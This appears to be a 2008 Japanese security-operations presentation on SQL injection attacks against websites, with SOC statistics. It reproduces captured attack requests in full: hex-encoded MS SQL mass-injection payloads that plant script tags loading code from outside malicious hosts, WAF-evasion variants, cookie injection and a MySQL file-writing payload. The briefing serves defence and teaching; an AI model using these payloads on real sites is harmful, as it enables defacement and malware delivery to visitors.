2008年にやってきた脅威
～Webサイトを襲った悪夢～

Little eArth Corporation

2008/11/27

川口　洋, CISSP
株式会社ラック
JSOC チーフエバンジェリスト
セキュリティアナリスト
hiroshi.kawaguchi @ lac.co.jp

自己紹介

自己紹介

川口　洋（かわぐち　ひろし）,CISSP

- JSOC チーフエバンジェリスト 兼 セキュリティアナリスト
- ISOG-J 技術WG リーダ
- http://www.lachd.co.jp/job/fresh/index5_2.html

- 2002年　ラック入社
- 社内インフラシステムの維持、運用に従事する。その他、セキュアサーバの構築サービスや、サーバのセキュリティ検査業務なども行い、経験を積む。その後、IDS や Firewall などの運用・管理業務を経て、セキュリティアナリストとして、JSOC監視サービスに従事し、日々セキュリティインシデントに対応。
- 2005年より、アナリストリーダとして、セキュリティイベントの分析とともに、IDS/IPSに適用するJSOCオリジナルシグネチャ(JSIG)の作成、チューニングを実施し、監視サービスの技術面のコントロールを行う。
- JSOC CTOを経て、現在JSOCチーフエバンジェリストとして、JSOC全体の技術面をコントロールし、ITインフラへのリスクに関する情報提供、啓発活動を行っている。
- BlackHatJapan、PacSec、InternetWeek、PASSJなどのテクニカルカンファレンスや情報セキュリティシンポジウムなどで講演し、安全なITネットワークの実現を目指して日夜奮闘中。

川口洋のセキュリティ・プライベート・アイズ（@IT）連載中
http://www.atmarkit.co.jp/fsecurity/index/index_kawaguchi.html


JSOCの特徴

- ☑ 足掛け7年にわたる、セキュリティ監視サービスの継続実績
- ☑ 24時間365日、年中無休の監視・運用サービス
- ☑ 専門のセキュリティアナリストによる高度な情報分析
- ☑ アナリスト・エンジニア総勢60名以上での運用体制
- ☑ 監視センサー数は約760、1日の処理ログ量は2億件以上
- ☑ 契約顧客は約350社（2008年4月時点、契約中）
- ☑ 主要ベンダーのセキュリティ監視デバイスにマルチ対応※

※ Firewall×3種、IDS×4種、IPS×3種


FW	IDS	IPS
Check Point Firewall-1/VPN-1	McAfee Network Security Platform（旧名称 IntruShield）	McAfee Network Security Platform（旧名称 IntruShield）
Juniper NetScreen	IBM ISS RealSecure Network Sensor/Proventia Series	IBM ISS Proventia Series
Cisco PIX/ASA Series	Cisco IDS	Cisco IPS/ASA Series
	Enterasys Dragon Network Sensor	

JSOCの分析から対応までのイメージ




最近の攻撃トレンド
～SQLインジェクション～

SQLインジェクションの流れと脅威



- DBへのアクセス＝情報漏えいの可能性
- DBへ侵害が重大なことであると認識がない
- FWのアクセス制御で止められない
- 攻撃手法が多彩＝検知が難しい
- 管理者が気づかないケースも(見えていない)

SQLインジェクション検知傾向



JSOCで検知したSQLインジェクションの件数

SQLインジェクションの目的の変化

■システムへの侵入（～2004年）

・サーバへの侵入が目的
・攻撃の数は少なかった
・攻撃ツールも少ない

■情報の搾取（2005年～）

・エラー出力から情報搾取が目的
・データベースに格納されている情報が目的
・攻撃ツールが出回っている


■情報の改ざん（2007年～）

・データベースの中身を書き換える
・不正なリンクを埋め込み、クライアントを別サイトに誘導
・誘導されたクライアントに受動的攻撃
・クライアントへの攻撃が目的

攻撃元の分布

ラック：脅威は世界中からやってくる
http://www.lac.co.jp/info/attacks-now.html

不審サイトの賞味期限



・次々に新しいドメインを使い捨てるように誘導するように攻撃している
・現状のURLフィルタはドメインを使い捨てるスピードに追いつかない
・不審サイトのURLが膨大な数になり、機器のパフォーマンスに影響を与える

攻撃リクエスト

```
POST /index.asp?a=%82%A4';DECLARE%20@S%20NVARCHAR(4000);SET%20@S=CAST(0x44004500
43004C0041005200450020004000540020007600610072006300680061007200280032003500350029002000440045004500
29002C0040004300200076006100720063006800610072002800320035003500290020004400450043004C0041005200450020005400610062006C0065005F00430075007200730006F00720020004300
43004C0041005200450020005400610062006C0065005F00430075007200730006F00720020004300
55005200530004F00520020004600 4F00520020007300650060074002006100 2E006E00
61006D0065002C0062002E006E0061006D0065002000660072006F006D002000730079007300 6F00
62006A0065006300740073002000610 02C0073007900730063006F006C0075006D006E0073002000
62002000770068006500720065002000610 02E0069006400 3D0062002E0069006400200061006E00
64002000610 02E0078007400790070006500 3D002700750027002000610 06E0064002000280062002E0078007400790070006500 3D003900390020006F00720020006200 2E0078007400790070006500 3D003300350020006F00720020006200 2E0078007400790070006500 3D003200330031002000 6F00
72002000620 02E0078007400790070006500 3D003100360037002900200 04F00500045004E002000
54006100620 06C0065005F00430075007200730006F00720020004600450054004300480020004E00
45005800540020004600520 04F004D002000200054006100620 06C0065005F00430075007200730006F00720020004900 4E0054004F002000400054002C0040004300200057004800490 04C0045002800
40004000460045005400430048005F00530054004100540055005300 3D003000290020004200 4500
47004900 4E002000650078006500630028002700750070006400610074006500200050 02B0027002B00
40005400 2B0027005D002000730065007400200050 02B0027002B00400043002B0027005D003D007200
74007200690060028006300 6F006E00760065007200740028007600610072006300680061007200
2C005B0027002B00400043002B0027005D00290029002B00270027003C00730063007200690070000
74002000730072006300 3D006800740074007000 3A002F002F00770077007700 2E00320031003100
37003900360036002E006E00650074002F00660075006300 6B006A00700030002E006A0073003E00
3C002F00730063007200690070007400 3E002700270027002900460045005400430048002000 4E00
45005800540020004600520 04F004D002000200054006100620 06C0065005F00430075007200730006F00720020004900 4E0054004F002000400054002C0040004300200045004E00440020004300 4C00
4F00530045002000540061006200 6C0065005F00430075007200730006F00720020004400450041004100
4C004C004F00430041005400450020005400610062006C0065005F00430075007200730006F007200
%20AS%20NVARCHAR(4000));EXEC(@S);-- HTTP/1.0
Connection: keep-alive
Content-Type: text/html
Content-Length: 0
Host: xxxxxxxxxxxxxxxxxx.jp
Accept: text/html, */*
User-Agent: Mozilla/3.0 (compatible; Indy Library)
```

攻撃リクエスト（拡大）

```
POST /index.asp?a=%82%A4';DECLARE%20@S%20
NVARCHAR(4000);SET%20@S=CAST
(0x4400450043004C004100520045002000400

（略）

00430075007200730006F007200
%20AS%20NVARCHAR(4000));EXEC(@S);-- HTTP/1.0
Connection: keep-alive
Content-Type: text/html
Content-Length: 0
Host: xxxxxxxxxxxxxxxxxxx.jp
Accept: text/html, */*
User-Agent: Mozilla/3.0 (compatible; Indy Library)
```


実行されるSQLステートメント

```
DECLARE @T varchar(255),@C varchar(255)
 DECLARE Table_Cursor CURSOR FOR
 select a.name,b.name from sysobjects a,syscolumns b
 where a.id=b.id and a.xtype='u' and (b.xtype=99 or b.xtype=35 or
   b.xtype=231 or b.xtype=167)
 OPEN Table_Cursor FETCH NEXT FROM  Table_Cursor
 INTO @T,@C WHILE(@@FETCH_STATUS=0)
 BEGIN exec('update ['+@T+'] set
   ['+@C+']=rtrim(convert(varchar,['+@C+']))+''<script
   src=http://www.2117966.net/fuckjp0.js></script>''')
 FETCH NEXT FROM  Table_Cursor INTO @T,@C
 END CLOSE Table_Cursor DEALLOCATE Table_Cursor
```

- URLをホームページに挿入する
- 文字列型のテーブル全部にURLを入れていく
  - 2007年：ntextのみ
  - 2008年：varchar, sysname, text, ntext が対象

攻撃手法の変化（2008年5月頃）

```
hoge.asp;dEcLaRe%20@t%20vArChAr(255),@c%20vArChAr(255)%20dEcLaRe%20tAbLe_cursoR%20
cUrSoR%20FoR%20sElEcT%20a.nAmE,b.nAmE%20FrOm%20sYsObJeCtS%20a,sYsCoLuMnS%20b%20
wHeRe%20a.iD=b.iD%20AnD%20a.xTyPe='u'%20AnD%20(b.xTyPe=99%20oR%20b.xTyPe=35%20oR%20
b.xTyPe=231%20oR%20b.xTyPe=167)%20oPeN%20tAbLe_cursoR%20fEtCh%20next%20FrOm%20
tAbLe_cursoR%20iNtO%20@t,@c%20while(@@fEtCh_status=0)%20bEgIn%20exec('UpDaTe%20
['%2b@t%2b']%20sEt%20['%2b@c%2b']=rtrim(convert(varchar,['%2b@c%2b']))%2bcAsT
(0x223E3C2F7469746C653E3C7363726970742072633D687474703A2F2F732E7365653
92E75732F732E6A733E3C2F7363726970743E3C212D2D%20aS%20vArChAr(67))')%20fEtCh
%20next%20FrOm%20tAbLe_cursoR%20iNtO%20@t,@c%20eNd%20cLoSe%20tAbLe_cursoR%20
dEAlLoCaTe%20tAbLe_cursoR;-- HTTP/1.1
```


```
hoge.asp;dEcLaRe @t vArChAr(255),@c vArChAr(255) dEcLaRe tAbLe_cursoR cUrSoR FoR sElEcT
a.nAmE,b.nAmE FrOm sYsObJeCtS a,sYsCoLuMnS b wHeRe a.iD=b.iD AnD a.xTyPe='u' AnD (b.xTyPe=99
oR b.xTyPe=35 oR b.xTyPe=231 oR b.xTyPe=167) oPeN tAbLe_cursoR fEtCh next FrOm tAbLe_cursoR
iNtO @t,@c while(@@fEtCh_status=0) bEgIn exec('UpDaTe ['+@t+'] sEt
['+@c+']=rtrim(convert(varchar,['+@c+']))+cAsT(0x223E3C2F7469746C653E3C736372697074
207372633D687474703A2F2F732E736565392E75732F732E6A733E3C2F7363726970743E3
C212D2D aS vArChAr(67))') fEtCh next FrOm tAbLe_cursoR iNtO @t,@c eNd cLoSe tAbLe_cursoR
dEAlLoCaTe tAbLe_cursoR;-- HTTP/1.1
```

```
"></title><script src=http://s.see9.us/s.js></script><!--
```

- SQLステートメントを大文字小文字を混ぜている
- CASTの中の16進表記の部分が短くなっている
- タイトルタグ込みでインジェクションを行っている⇒改ざん性効率UP


6月19日に何があったのか？

■2008年6月のSQLインジェクション検知傾向



6月19日に何があったのか？

■6月19日を境にSQLインジェクションの攻撃元の国に変化が！



挿入先カラムのチェック（2008年7月頃）

```
DECLARE @T varchar(255),@C varchar(4000) DECLARE Table_Cursor CURSOR FOR
select a.name,b.name from sysobjects a,syscolumns b where a.id=b.id and
a.xtype='u' and (b.xtype=99 or b.xtype=35 or b.xtype=231 or b.xtype=167)
OPEN Table_Cursor FETCH NEXT FROM  Table_Cursor INTO @T,@C
WHILE(@@FETCH_STATUS=0) BEGIN exec('update ['+@T+'] set ['+@C+']=''">
</title><script src="http://www0.douhunqn.cn/csrss/w.js"></script>
<!--''+['+@C+'] where '+@C+' not like ''%''></title>
<script src="http://www0.douhunqn.cn/csrss/w.js"></script><!--''')FETCH
NEXT FROM  Table_Cursor INTO @T,@C END CLOSE Table_Cursor DEALLOCATE
Table_Cursor
```

- 挿入先のテーブルをチェック
- すでに同じURLがあれば、改ざんしない

Cookieへのインジェクション（2008年9月）

- 9月30日の朝6時～10時に乱発
- 61.152.246.157 と 211.144.133.161 (中国)
- cookieの値の処理の問題？
- URL処理での問題？
- パラメータのどこからでもデータを取得することができる。
  Request(variable)とか。
- 脆弱性があれば以下のどちらでも成功する

```
GET /sqlinj.asp?param='%3BDECLARE%20@S%20VARCHAR(4000) HTTP/1.0
User-Agent: Mozilla/4.0
Host: 192.168.5.110:9084
```

```
GET /sqlinj.asp HTTP/1.0
Cookie: param='%3BDECLARE%20@S%20VARCHAR(4000)
User-Agent: Mozilla/4.0
Host: 192.168.5.110:9084
```


ASPの仕様を悪用した攻撃に進化（2008年9月）


```
POST /index.asp HTTP/1.1
Cookie: id=1%3BDEC%LARE%20@S%20VAR%CHAR(4000)%3BS%ET%20
@S%3DCA%ST(0x4445434C41524520405420766172636861722 8
（略）
4F2040542C404320454E4420434C4F5345205461626C655F43
7572736F72204445414C4C4F4341544520546162 6C655F4375
72736F72%20AS%20VA%RCHAR(4000))%3Be%xec%20(@S)--
Content-Type: application/x-www-form-urlencoded
Host: www.example.jp
Content-Length: 3
```

```
以前までのリクエスト
Cookie: id=1%3BDECLARE%20@S%20VARCHAR(4000)%3BSET%20@S%3DCAST
```

・SQLステートメントの間に % がはさまれている
・ASPの仕様で16進変換できない % を自動的に除去
・IDS/IPS/WAFの検知機能を回避する


攻撃者はセキュリティシステムを回避する

攻撃者の進化のスピードが速くなっている



最近の攻撃トレンド
～MySQLを狙ったインジェクション～

MySQLへの攻撃



攻撃の成否確認

応答:
- ○攻撃成功&ファイル削除
- ○攻撃成功&ファイル削除失敗
- ○攻撃失敗

のいずれかになる

攻撃内容

```
GET /index.php?id=1111%20union%20select%200x6A7573745F615F746573745F315F305F305F64617
3685F305F3C3F706870206563686F286D643528226A7573745F615F746573742229293B6563686
F2840756E6C696E6B28222F7661722F7777772F68746D6C2F6A6174657374332E7068702229203
F2022756E222E226C696E6B656422203A20226E6F745F756E222E226C696E6B656422293F3E %20
into%20outfile%20'/var/www/html/jatest3.php'- -&page=1
```

変換

```
GET /index.php?id=1111 union select 0x6A7573745F615F746573745F315F305F305F646
173685F305F3C3F706870206563686F286D643528226A7573745F615F74657374222
9293B6563686F2840756E6C696E6B28222F7661722F7777772F68746D6C2F6A61746
57374332E7068702229203F2022756E222E226C696E6B656422203A20226E6F745F7
56E222E226C696E6B656422293F3E into outfile '/var/www/html/jatest3.php'- -&page=1
```

変換

```
just_a_test_1_0_0_dash_0_<?php echo(md5("just_a_test"));echo
(@unlink("/var/www/html/jatest3.php") ? "un"."linked" : "not_un"."linked")?>
```

